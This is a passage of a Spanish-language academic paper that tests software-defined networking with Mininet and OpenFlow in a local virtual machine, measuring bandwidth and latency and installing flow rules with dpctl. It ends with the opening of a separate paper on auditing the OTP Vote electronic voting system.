- Lenguaje de programación: La gestión de la red se convierte en una tarea muy compleja. Para lograr estos inconvenientes, SDN ha introducido una solución simple para facilitar la administración de la red mediante el uso de la interfaz entre los dispositivos y el software de control que controla los dispositivos. Por otro lado, la arquitectura SDN requiere una abstracción de alto nivel para crear varias aplicaciones. Los lenguajes se utilizan desde el hardware de bajo nivel específico de la máquina, como el lenguaje ensamblador, hasta los lenguajes de programación de alto nivel como Java y C++.

2.2 OpenFlow

Openflow [5] es una comunicación estandarizada entre los dispositivos subyacentes y el controlador en un entorno SDN. El código fuente que se ejecuta en la parte superior de los dispositivos de hardware no puede modificarse. Por lo tanto, la comunidad de la red enfrentaba muchos problemas para probar nuevos diseños en la arquitectura de hardware actual. Este protocolo nació como un conjunto de proyectos de investigación en la Universidad de Stanford y como base experimental, se instaló inicialmente en las redes del campus. Su objetivo es proporcionar una plataforma para que los investigadores experimenten su trabajo en una red de producción. La mayoría de las industrias de conmutadores de red han comenzado a implementar OpenFlow en sus dispositivos [6,7].

Los beneficios que se destacan del protocolo OpenFlow son los siguientes:

- Control centralizado con soporte para múltiples fabricantes: Al ser un protocolo estándar, se facilita el control de dispositivos físicos o virtuales de cualquier fabricante incluidos switches y routers, permitiendo la orquestación de dispositivos y el rápido despliegue de herramientas de administración.
- Reducción de la complejidad a través de la automatización: OpenFlow ofrece una red flexible, automática y un alto nivel de abstracción.
- Alta tazas de innovación: OpenFlow acelera la innovación de los servicios de red al permitir el desarrollo de soluciones para las necesidades y requerimientos que se presenten. La virtualización de la infraestructura y la abstracción también son un factor que acelera la innovación.
- Incremento de confiabilidad y seguridad en la red: A través de la visibilidad global y central del controller, la automatización y abstracción reduce los niveles de fallas. A través de OpenFlow la red puede asegurar el control de acceso, ingeniería de tráfico, calidad de servicio, seguridad y movilidad de las redes.

2.3 Mininet como herramienta SDN

Mininet es un emulador de red que crea una red de hosts virtuales, conmutadores, controladores y enlaces [8]. Los hosts de Mininet ejecutan el software de red estándar de Linux y sus conmutadores admiten OpenFlow para un enrutamiento personalizado altamente flexible y con redes definidas por software.

Presenta las siguientes características:

- Proporciona un banco de pruebas de red simple y económica para desarrollar aplicaciones OpenFlow.
- Permite a múltiples desarrolladores concurrentes trabajar independientemente en la misma topología.
- Admite pruebas de regresión a nivel del sistema, que son repetibles y se empaquetan fácilmente.
- Permite la realización de pruebas de topología complejas, sin la necesidad de conectar una red física.
- Incluye un CLI que es compatible con OpenFlow, para la depuración o la ejecución de pruebas en toda la red.
- Admite topologías personalizadas arbitrarias e incluye un conjunto básico de topologías parametrizadas.
- proporciona una API de Python sencilla y extensible para la creación y experimentación de redes.

En el presente trabajo se ha utilizado esta herramienta para establecer una SDN virtual realista, por el hecho de que su utilización es sencilla y proporciona una documentación suficiente para aplicar estos conceptos. En el desarrollo de las pruebas, se realizan distintas topologías para evaluar su funcionamiento.

2.4 SDN y Cloud Computing

Las características de SDN pueden aportar enormes beneficios a Cloud Computing [9], como la adaptación a cargas de trabajo que cambian dinámicamente, planos de control programables, mejoras en la seguridad de la red, virtualización de la red, una visión global del centro de datos (Data Center Network, DCN) e integración del hipervisor y el administrador de computación en la nube. La naturaleza de Cloud Computing que soporta tenencia múltiple en redes complejas ha formado SDN con el deseo de escalabilidad y rentabilidad [10]. Como SDN puede administrar el plano de reenvío de red con el plano de control centralizado, los elementos de red se vuelven programables y controlables dinámicamente. Gracias a la capacidad de los controladores SDN para monitorear toda la red, se han llevado a cabo varios proyectos de investigación, incluidos Asignación de ancho de banda por flujo, consolidación de tráfico y configuración dinámica, con el fin de mejorar la calidad de servicio (QoS) y la eficiencia energética. La dinámica Cloud Computing requiere una respuesta rápida para gestionar las demandas de tráfico en tiempo real. En la industria, Google comenzó a implementar SDN en sus centros de datos en la nube y su red de área amplia privada (WAN) entre los centros de datos.

3. Introducción a Cloud Computing

Una de las tendencias del mercado de los sistemas de información es la utilización de servicios que operan en la nube, el cual aporta distintos tipos de ventajas en cuanto al uso de recursos y la reducción de costes. Sumado a lo anterior, se destaca a la seguridad de la información como una de las principales virtudes.

Cloud computing se ha definido por el NIST[1] como un modelo en el cual se puede acceder a una red adecuada para la utilización de distintos recursos de cómputo compartidos (redes, servidores, almacenamiento). Esta red es configurable, la cual puede ser gestionada para determinar la forma de utilizar el servicio en base a lo que se solicita.

Para proporcionar servicios en la nube, el proveedor debe construir y mantener uno o más centros de datos en la nube a gran escala, donde decenas de miles de hosts físicos están conectados a través de miles de conmutadores de red. Con la alta complejidad de las conexiones de red a gran escala, el proveedor debe considerar la red del centro de datos desde una perspectiva diferente a la red tradicional.

Sus puntos más fuertes consisten en la posibilidad de escalar un gran clúster de ordenadores y el ofrecer servicios a usuarios sin que éstos tengan que poseer conocimientos, facilitando la configuración y gestión de los mismos.

[1]Instituto Nacional de Estándares y Tecnología

3.1 Formas existentes

Existen tres tipos de modelos de servicio de Cloud computing indicados en la Figura 2, también denominados tipos de infraestructura o de servicio que brinda un sistema Cloud, estos son:

- Infraestructura como servicio (IaaS): Es el nivel inferior de la nube, donde se divide el trabajo entre los distintos servidores que conforman la nube y se asigna recursos a los servicios en función de lo que se haya asignado, considerando un proveedor de servicio en la nube. Permite construir una infraestructura propia mediante distintos componentes virtualizados. Las principales características se encuentran en la distribución y gestión del espacio de almacenamiento o capacidad de computación de los servicios [11].
- Plataforma como servicio (PaaS): Es el nivel central. Presenta una serie de módulos y complementos que coordinan los protocolos y lenguajes que usan los servicios instalados y su funcionamiento. Esto provee al usuario de un mayor control de las aplicaciones, permitiéndole diseñar sus propias aplicaciones y servicios junto con la gestión, el almacenamiento y la ejecución de las mismas. El proveedor de servicios retiene el control de la infraestructura. Sin embargo, pueden instalarse herramientas adicionales.
- Software como servicio (SaaS): Este es el nivel más alto y se caracteriza por ofrecer un servicio de tipo aplicación, que suelen ser accesibles vía web. Las ventajas de este servicio residen en el ahorro de espacio, mantenimiento y configuración por parte del cliente. El usuario se abstrae de los detalles de la infraestructura y la plataforma.




Figura 2. Servicios de Cloud Computing

4. Desarrollo

La implementación de los conceptos en el marco práctico consistió en la realización de las pruebas necesarias para comprender el funcionamiento del plano de datos y de control de SDN. Por lo tanto, estas pruebas están divididas en dos partes: obtención de resultados en el plano de datos y manipulación del plano de control. En la primera parte se analizará la información que se puede obtener y en la segunda parte se evalúan las posibilidades de establecer políticas de tráfico.

4.1 Interacción con el plano de datos

Para poder interactuar con el plano de datos de SDN se utilizó el siguiente ambiente de trabajo:

- VirtualBox: Dentro de un entorno local con SO Windows se estableció una máquina virtual con SO Ubuntu Server 14.04 LTS de 64 bits.
- Mininet 2.2.1: instalado en la máquina virtual de Ubuntu.

4.1.1 Instalación de Mininet y pruebas

La instalación [12] se realiza dentro de la Máquina virtual con el SO Ubuntu mencionado, a través de su repositorio:

>> git clone git://github.com/mininet/Mininet

O mediante el instalador de paquetes:

>> sudo apt-get install mininet

Una vez que se termina la instalación se puede proceder a ejecutar las pruebas. En primer lugar, se crea una topología de red simple en la cual se realizará la medición de la latencia y ancho de banda entre dos hosts de esta red, con el fin de obtener un marco de análisis del plano de control [13]. En la Figura 3 se utiliza el comando "*sudo mn*" para establecer una topología básica por defecto, pero esta se puede crear también de manera personaliza desde la terminal de Mininet o con una aplicación en Python.

```
mauro@mauro-VirtualBox:~$ sudo mn
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2
*** Adding switches:
s1
*** Adding links:
(h1, s1) (h2, s1)
*** Configuring hosts
h1 h2
*** Starting controller
c0
*** Starting 1 switches
s1 ...
*** Starting CLI:
mininet>
```

Figura 3. Creación de topología single

Se puede obtener el mismo resultado ejecutando el siguiente comando:

>> sudo mn –-topo=minimal

Donde la variable *"--topo*" permite cambiar el tamaño y el tipo de topología a emular. El parámetro "*minimal*" genera una topología simple de 2 hosts enlazados por medio de un switch se muestran en la Figura 4.




Figura 4. Topología "minimal" en Mininet

Luego de la creación de la topología, se procede a medir el ancho de banda entre los hosts de la red. En este caso se realizó la medición a través de un programa hecho en Python, como puede verse en la Figura 5, que crea la topología y a través del comando *iperf* [14] se obtienen los resultados. Iperf es una herramienta que mide el máximo ancho de banda entre dos hosts basado en el protocolo TCP, retornando información como latencia, pérdida de datagramas y ancho de banda. Este parámetro inicia la virtualización, realiza la medición de ancho de banda entre dos hosts, por defecto usa el primer y el último host, finalmente termina la emulación.

```
#!/usr/bin/python
from mininet.net import Mininet
import sys, os, time
for elements in sys.argv:
    num_regs=10
    delay=2
net = Mininet()
print "-----------------------------------------------"
print "PRUEBA DE MININET CON PYTHON - ANCHO DE BANDA"
print "-----------------------------------------------"
#"Se agrega Controller"
net.addController('c0')
#"Se agregan hosts"
net.addHost("h0")
net.addHost("h1")
#"Se agrega un switch"
net.addSwitch("s1")
#"Se enlazan los hosts con el switch"
net.addLink("h0","s1")
net.addLink("h1","s1")
#print 'Iniciando red'
net.start()
fo = open("iperf.txt", "w")
#Se mide el ancho de banda una vez por minuto
while num_regs > 0:
    print "Tiempo restante: "+str(num_regs)+" minutos"
    fo.write("IPERF #"+str(num_regs)+"(min)\n")
    fo.write(str(net.iperf(seconds=60))+"\n\n")
    num_regs=num_regs-1
fo.close()
net.stop()
print "Medición finalizada"
```

Figura 5. Código de un programa en el lenguaje Python para medir el Ancho de banda.

La última prueba consiste en la medición de la latencia que pueden alcanzar los paquetes a través de la herramienta de red *ping* [15].

4.2 Interacción con el plano de control

Para poder interactuar con el plano de control de SDN se tuvo un acercamiento al uso de las herramientas para el control manual de switches OpenFlow. Por lo tanto, se comprende el funcionamiento de un controller con respecto a la administración y monitoreo de dispositivos de red SDN. Se utilizó el siguiente ambiente de trabajo:

- Mininet-VM: Imagen de VM preconstruída que incluyen Mininet y otras herramientas útiles.
- Herramienta dpctl: propia del emulador Mininet. Permite la administración y el monitoreo de switches que utilicen la tecnología OpenFlow.
- PuTTY [16]: es un cliente SSH y telnet desarrollado para la plataforma Windows. También permite emular distintas terminales xterm, donde se puede trabajar con cada dispositivo de la red en una terminal propia cada uno.

El primer lugar, desde una terminal de Ubuntu con Mininet-VM o una sesión SSH de esta, se crea una topología de red simple donde se deshabilita el uso de controllers. También se asigna el puerto lógico 7000 al switch para que no haya problemas de conectividad en los dispositivos. Las acciones mencionadas se realizan a través del siguiente comando desde la CLI Mininet:

>> sudo mn --controller=none --listenport=7000

En la figura 6 se utiliza el comando mencionado para realizar un ping entre los dos hosts existentes. Se comprueba que no hay conectividad entre estos hosts.

```
mininet> h1 ping h2 -c4
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
From 10.0.0.1 icmp_seq=1 Destination Host Unreachable
From 10.0.0.1 icmp_seq=2 Destination Host Unreachable
From 10.0.0.1 icmp_seq=3 Destination Host Unreachable
From 10.0.0.1 icmp_seq=4 Destination Host Unreachable

--- 10.0.0.2 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss,
```

Figura 6. Hosts sin conectividad entre sí.

Luego se realizó una segunda conexión al host anfitrión mediante una nueva sesión SSH, a través de PuTTY. En esta terminal se ejecutan las instrucciones restantes.

Utilizando la herramienta dpctl se puede probar la conectividad con los dispositivos OpenFlow, identificar el protocolo tcp, la ip del host anfitrión, el número de puerto de cada switch, la calidad de ancho de banda y transmisión de datos con el switch OpenFlow, verificar las tablas de flujo, entre otras pruebas. Estas acciones son realizadas especificando el puerto lógico del switch, a través de los siguientes comandos:

>> dpctl ping tcp:127.0.0.1:7000

Se realiza un ping para comprobar la conectividad de los dispositivos.

>> dpctl benchmark tcp:127.0.0.1:7000 1024 10

Para analizar la calidad de ancho de banda

>> dpctl dump-tables tcp:127.0.0.1:7000

Se verifican las tablas de flujo del switch OpenFlow, donde en primera instancia deberán estar vacías.

A continuación, se instalan reglas de flujos en el switch de forma manual, dado que los hosts h1 y h2 no tienen conectividad al no haber habilitado el uso de un controller. Se habilita el reenvío de paquetes entrantes desde el puerto 1 hacia el puerto 2 con el siguiente comando:

>> dpctl add-flow tcp:127.0.0.1:7000 in_port=1,idle_timeout=0,actions=output:2

Luego se debe utilizar el mismo comando para habilitar el reenvío de paquetes en el sentido contrario entre los hosts.

Puede observarse como la tabla 0 de las tablas de flujo del dispositivo cambia a un estado activo y como se registran las estadísticas de paquetes procesados. Esto sucede al ejecutar el comando:

>> dpctl dump-tables tcp:127.0.0.1:7000

Finalmente se puede comprobar que se realizaron las pruebas sobre el plano de control de forma correcta, al realizar un ping entre los hosts de la red y obteniendo una respuesta positiva en la conectividad.

El Open vSwitch [17] usado por Mininet posee 254 tablas de flujo, por lo que es posible instalar más políticas de las que se mencionaron en este trabajo. Además, estas tareas pueden ser realizadas automáticamente por el controller, habiendo definido previamente políticas de tráfico.

5. Resultados

5.1 Bandwidth

En el marco del primer análisis del plano de datos, se toma el throughput de ancho de banda visualizado con la herramienta iperf entre el tráfico de 2 hosts sobre la red SDN virtual.




Figura 7. Iperf Bandwidth Throughput

Los datos de la Figura 7 arrojan distintos valores que se pueden conseguir al ejecutar un Script Mininet junto a la herramienta de red iperf. Estos resultados fueron obtenidos desde una VM Local, utilizando la topología simple de red, por lo que no se presentaron problemas con el procesamiento. La desventaja que tiene utilizar la VM Local es que esta cuenta con una capacidad de cómputo fija, donde al incrementar la cantidad de hosts de la red, también se incrementa el consumo en procesamiento, memoria y ancho de banda.

Si se utilizan las capacidades que tienen las tecnologías Cloud, se pueden realizar las mismas pruebas en una instancia de AWS por ejemplo, aprovechando las ventajas que tiene en cuanto a la elasticidad de las instancias, donde si se establece mayor cantidad de cómputo y memoria el rendimiento será escalable.

5.2 Latencia

El segundo análisis del plano de datos consiste en realizar 1 ping entre 10 hosts, para medir el tiempo que tardan en comunicarse dos de estos dispositivos. En primer lugar, se analiza el retardo en una red SDN con 10 hosts y luego en otra red SDN con 512 hosts, donde se toma en cuenta el comportamiento de la latencia cuando se incrementa el número de hosts virtualizados. En la Figura 8 se muestran los resultados del retardo que existe cuando el host h1 establece una prueba de conectividad por medio del comando ping con los 10 primeros hosts de cada red SDN.




Figura 8. Latencia

En la Tabla 2 se pueden ver los datos más relevantes al momento de realizar la comparación. Se observa una clara ventaja que tiene establecer una topología con escasos hosts para realizar pruebas simples de funcionamiento de la tecnología SDN. En este caso, al incrementar el número de dispositivos virtualizados, el retardo irá incrementando junto al consumo de recursos de procesamiento y de memoria. Por lo tanto, las redes que superen los 512 hosts dentro de una VM Local disminuyen su performance y pueden presentar fallos operativos al utilizar herramientas como iperf. Estos resultados en el plano de datos muestran claramente que el ancho de banda de los enlaces virtuales es dependiente del hardware.

Tabla 2. Comparación de Latencia entre una red SDN con 10 hosts y otra con 512 hosts

	10 hosts	512 hosts
Latencia mínima	0,028 ms	25,5 ms
Latencia máxima	22,1 ms	95,9 ms
Desviación estándar	5,85 ms	20,20 ms
Promedio	6,20 ms	42,06 ms

La latencia de la red SDN podrá ser más estable aprovechando la capacidad de cómputo de Cloud Computing, estableciendo una mayor flexibilidad en la red en el caso de requerir una mayor cantidad de hosts virtualizados o emulaciones de redes complejas.

5.3 Funcionamiento de un controller

En el último análisis se realizaron las pruebas en el plano de control. Al utilizar la herramienta dpctl se puede comprender el funcionamiento de un controller para establecer políticas de administración de tráfico en la red.

En la Figura 9 se observan los resultados de ejecutar los comandos mencionados en la sección anterior sobre el desarrollo. Se observa la conectividad que existe entre los dispositivos de la red, identificando el protocolo tcp, la ip del host anfitrión y el número de puerto de cada switch emulado. Luego se obtiene el resultado de la calidad de transmisión de datos y se verifica que las tablas de flujo del switch OpenFlow están vacías. Se recuerda que en la creación de la topología de red simple se deshabilitó el uso del controller y por lo tanto no hay conexión entre los dos hosts.

```
mininet@mininet-vm:~$ dpctl ping tcp:127.0.0.1:7000
64 bytes from tcp:127.0.0.1:7000: xid=571beacb time=2.4 ms
64 bytes from tcp:127.0.0.1:7000: xid=a1a68b1c time=0.1 ms
64 bytes from tcp:127.0.0.1:7000: xid=4cc8af76 time=0.1 ms
64 bytes from tcp:127.0.0.1:7000: xid=dc321b0a time=0.3 ms
64 bytes from tcp:127.0.0.1:7000: xid=17e8b88d time=0.1 ms
64 bytes from tcp:127.0.0.1:7000: xid=154ca62c time=0.1 ms
64 bytes from tcp:127.0.0.1:7000: xid=f44ab269 time=0.1 ms
64 bytes from tcp:127.0.0.1:7000: xid=b07da45b time=0.1 ms
64 bytes from tcp:127.0.0.1:7000: xid=033a080a time=0.1 ms
64 bytes from tcp:127.0.0.1:7000: xid=f9f21173 time=0.1 ms
mininet@mininet-vm:~$ dpctl benchmark tcp:127.0.0.1:7000 1024 10
Sending 10 packets * 1032 bytes (with header) = 10320 bytes total
Finished in 1.2 ms (8489 packets/s) (8760611 bytes/s)
mininet@mininet-vm:~$ dpctl dump-tables tcp:127.0.0.1:7000
stats_reply (xid=0x4b4e2354): flags=none type=3(table)
 254 tables
  0: classifier: wild=0x3fffff, max=1000000, active=0
                 lookup=48, matched=42
  1: table1  : wild=0x3fffff, max=1000000, active=0
                 lookup=0, matched=0
  2: table2  : wild=0x3fffff, max=1000000, active=0
```

Figura 9. Instrucciones utilizando dpctl

A través de las instrucciones de habilitación de reenvío de paquetes entre los puertos se pueden instalar las reglas de flujo tal como se observa en la Figura 10. Si se instala el flujo en un solo sentido se obtendrá una respuesta negativa en la conectividad entre ambos hosts. Entonces se utiliza el mismo comando para establecer la conexión en sentido contrario. También se verifica que la tabla 0 del

dispositivo cambia al estado activado, entonces las reglas de flujo o políticas de tráfico fueron instaladas de manera correcta. El comando utilizado para visualizar las tablas de flujo del switch OpenFlow muestra el estado de de las 254 tablas que utiliza Mininet en este dispositivo.

```
mininet@mininet-vm:~$ dpctl add-flow tcp:127.0.0.1:7000 in_port=1,idle_ti
,actions=output:2
mininet@mininet-vm:~$ dpctl add-flow tcp:127.0.0.1:7000 in_port=2,idle_ti
,actions=output:1
mininet@mininet-vm:~$ dpctl dump-flows tcp:127.0.0.1:7000
stats_reply (xid=0x57d1bb6b): flags=none type=1(flow)
  cookie=0, duration_sec=229s, duration_nsec=31000000s, table_id=0, prior
68, n_packets=6, n_bytes=476, idle_timeout=0,hard_timeout=0,in_port=1,act
tput:2
  cookie=0, duration_sec=222s, duration_nsec=281000000s, table_id=0, prio
768, n_packets=6, n_bytes=476, idle_timeout=0,hard_timeout=0,in_port=2,ac
utput:1
mininet@mininet-vm:~$ dpctl dump-tables tcp:127.0.0.1:7000
stats_reply (xid=0xb8635a1f): flags=none type=3(table)
 254 tables
  0: classifier: wild=0x3fffff, max=1000000, active=2
                 lookup=60, matched=54
  1: table1   : wild=0x3fffff, max=1000000, active=0
                 lookup=0, matched=0
```

Figura 10. Reglas establecidas en las tablas de flujo.

La Figura 11 muestra el resultado de haber instalado las reglas de flujo, obteniendo una respuesta positiva en la conectividad entre los dos hosts.

```
mininet> h1 ping h2 -c4
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=0.781 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.050 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.050 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.040 ms

--- 10.0.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.040/0.230/0.781/0.318 ms
```

Figura 11. Hosts con conectividad

Todas las tareas realizadas de forma manual en la práctica, las realiza un controller de forma automatizada. El controller analiza las especificaciones de los dispositivos y también de las aplicaciones NorthBound, tal como se mencionó en la explicación de la arquitectura de SDN. Las instrucciones que se analizaron manualmente pueden ser programables y establecidas a través de una API.

6. Conclusiones

6.1 Marco teórico

Las SDN son un tipo de tecnología que benefician a las redes de telecomunicaciones. En la actualidad, las redes se utilizan en mayor medida por lo que es necesario dar soporte a las necesidades requeridas por los operadores o administradores de redes. SDN presenta distintas ventajas que van variando dependiendo de la red. Los beneficios se presentan en términos de abstracción de y la realización de tareas automatizadas mediante software para el administrador de la red. El mayor beneficio se obtiene de separar el plano de datos y el de control.

SDN brinda oportunidades en redes que permiten la adaptación dinámica y la reconfiguración al separar el plano de control del dispositivo de reenvío. Entonces, el controlador SDN gestiona los flujos de la red teniendo una vista global de toda la red y por eso la gestión del control se vuelve dinámica. Esta tecnología aporta beneficios a los centros de cómputo en la nube, debido al dinamismo que se requiere al implementar Cloud Computing junto a la escalabilidad y rentabilidad.

Si las SDN mejoran su performance o si se incrementa su utilización y variedad de herramientas para simulación, se pueden mejorar los servicios que brindan los proveedores Cloud. Por este motivo, se requieren más investigaciones acerca de la utilización de estas tecnologías en conjunto.

Dentro de ámbitos de Cloud es interesante notar cómo se utiliza SDN en conjunto con NFV para realizar la "Cloud Orchestration". Esto mejora la performance cuando existen numerosas instancias en las nubes públicas y privadas [18].

6.2 Marco práctico

Se han abordado los temas necesarios para comprender el funcionamiento de la arquitectura SDN junto a las características y funciones que se desempeñan en el plano de datos y en el de control.

En el caso del análisis del plano de datos se ha evaluado la performance de las SDN utilizando Mininet, donde se ha estudiado el rendimiento de esta herramienta en una VM Local y que información ofrece. No se establecen los requisitos necesarios de Mininet, por lo que para evaluar el desempeño de SDN en la simulación de un clúster es necesario utilizar un hardware con mayores prestaciones. Los valores de latencia obtenidos son bajos dependiendo del número de nodos emulados y de los recursos disponibles.

En la interacción con el plano de control se pudo observar cómo son las tareas que son realizadas por una aplicación conectada a la interfaz NorthBound API y cómo se establecen las políticas de tráfico.

Es necesario contar con herramientas Cloud como AWS para poder lograr mejores resultados en el rendimiento de estas tecnologías en conjunto, debido a la escalabilidad y elasticidad que poseen. En una primera prueba, se ha utilizado herramientas Cloud privadas como OpenNebula [19] y también se han comparado los resultados obtenidos en este trabajo con los obtenidos al realizar las mismas pruebas en una instancia IaaS corriendo en AWS [20]. Se obtuvo que por limitaciones de recursos (hardware en el caso de OpenNebula y prestaciones gratuitas en AWS) no se pudieran obtener resultados reales que se encuentran en clústeres de alta disponibilidad o Datacenters. Por otro lado, se ha logrado un acercamiento a las tecnologías de enrutamiento utilizadas en estos centros de cómputo virtuales.

7. Trabajos futuros

En base a los resultados obtenidos y el potencial de las herramientas utilizadas en el presente trabajo se busca seguir avanzando en la investigación utilizando un marco de desarrollo previsto de mayor cantidad de recursos y

utilidades. Es necesario realizar otros tipos de pruebas en el plano de datos para analizar la performance de las SDN. De esta manera, se conseguirá información útil para continuar en la investigación de la tecnología SDN-Cloud.

En el marco del plano de control, es posible trabajar con herramientas existentes y modernas que desempeñen las funciones del controller, de esta forma se obtendrán análisis completos en la red, con la presencia de más dispositivos en topologías complejas.

También es posible desplegar, analizar y comparar rendimientos de SDN en distintas IaaS, tales como OpenStack, Google Cloud y Microsoft Azure o utilizar más prestaciones de AWS y OpenNebula.

8. Referencias

[1] Boudacair, M., Jaquenet, C., "Software-Defined Networking: A Perspective from within a Service Provider Environment". IETF – RFC 7169. https://tools.ietf.org/html/rfc7169

[2] Raza, S., Lenrow, D., "Northbound Interfaces". https://www.opennetworking.org/images/stories/downloads/working-groups/charter-nbi.pdf. 10 de Junio 2013

[3] Sahoo, K., Mishra, S., Sahoo, S., Sahoo, B., "Software Defined Network: The Next Generation Internet Technology". National Institute of Technology, Rourkela, India, February 2 2017.

[4] Kim, H., & Feamster, N., Improving network management with software defined networking. IEEE Communications Magazine, 51(2), 114-119. doi:10.1109/mcom.2013.6461195

[5] Openflow – Standford. http://openflow.stanford.edu/. Junio 2019

[6] Gelberger, A., Yemini, N., Giladi, R., "Performance Analysis of Software-Defined Networking (SDN)" de Modeling, Analysis & Simulation of Computer and Telecommunications Systems, 2013 IEEE 21st International Symposium on, San Francisco, CA, 2013

[7] Latif, Z., Sharif, .K, Li, F., Karim, M., Wang, Y., "A Comprehensive Survey of Interface Protocols for Software Defined Networks", cs. NI, Feb 21 2019

[8] Mininet. http://mininet.org. Junio 2019

[9] Son, J., Buyya, R., "A Taxonomy of Software-Defined Networking (SDN)-Enabled Cloud Computing". University of Melbourne, Australia. May 2018.

[10] Feamster, N., Rexford, J., Zegura, E., "The road to SDN". Article, 11-12. doi:10.1145/2559899.2560327. December 2013.

[11] Galarza, B., Zaccardi, G., Morales, M., Encinas, D., "Análisis de despliegue de una IaaS utilizando OpenStack". XXI Congreso Argentino de Ciencias de la Computación. CACIC 2015. Junín, Bs. As. Argentina.

[12] Mininet - Documentación. https://github.com/mininet/mininet/wiki/Documentation. Julio 2019

[13]Henao Ramírez, J., "Análisis y documentación de los requisitos técnicos, limitaciones y ventajas del emulador Mininet". Universidad Tecnológica de Pereira. 2015

[14] Iperf – Documentación https://iperf.fr/. Julio 2019

[15]Henao Ramírez, J. "Guía de implementación y uso del emulador de redes Mininet". Universidad Tecnológica de Pereira. 2015

[16] PuTTY. http://www.putty.org. Julio 2019

[17] Open vSwitch – Documentación http://www.openvswitch.org//ovs-vswitchd.conf.db.5.pdf. Julio 2019

[18] Jain, R., & Paul, S. Network virtualization and software defined networking for cloud computing: a survey. IEEE Communications Magazine, 51(11), 24-31. doi:10.1109/mcom.2013.6658648

[19] De Sola Caraballo, C., "Explotación de OpenNebula como plataforma cloud Iaas para la docencia". Universidad de Sevilla, 2015

[20] Montes de Oca, F., Galarza, B., Morales, M., Encinas D., "Redes definidas por software en un entorno Cloud Computing". 6to Congreso Nacional de Ingeniería Informática / Sistemas de Información. CoNaIISI 2018. 29 y 30 de Noviembre. Universidad CAECE. Buenos Aires. Argentina.

Proceso de Auditoría en OTP Vote

Silvia Bast

Departamento de Matemática, Facultad de Cs Exactas y Naturales, Universidad Nac. de La Pampa. Santa Rosa, La Pampa, Argentina
silviabast@exactas.unlpam.edu.ar

Germán Montejano Mario Berón

Departamento Informática, Facultad de Ciencias Físico Matemáticas y Naturales, Universidad Nacional de San Luis. San Luis, Argentina
{gmonte, mberon}@unsl.edu.ar

Resumen

La mayor resistencia para la implementación del voto electrónico pasa por la desconfianza de la sociedad en tales sistemas. Esta situación se presenta debido a las experiencias poco exitosas con las que los usuarios han tenido contacto en diversos lugares en elecciones recientes. Para revertir esta percepción es necesario convencer a la sociedad de que el sistema es seguro y confiable. En ese sentido, la realización de auditorías resulta un aporte sumamente importante. OTP Vote es un modelo de sistema de voto electrónico, que basa su fortaleza en el uso de múltiples claves que se combinan para formar una sola. El presente trabajo propone técnicas de auditoría que se aplican en los distintos momentos del proceso propuesto por OTPVote

Introducción

Actualmente el voto electrónico es un tema que presenta fuertes discusiones en la sociedad en general y también dentro del ámbito académico. Esta diversidad de posturas y opiniones es abonada desde varios frentes, y con distintos argumentos.

Por un lado, están quienes se oponen firmemente a estos sistemas, afirmando que es imposible garantizar la transparencia y que, además, se encuentran avalados por las malas experiencias vividas con el uso de sistemas que no cumplen con los requisitos mínimos exigidos para su funcionamiento.

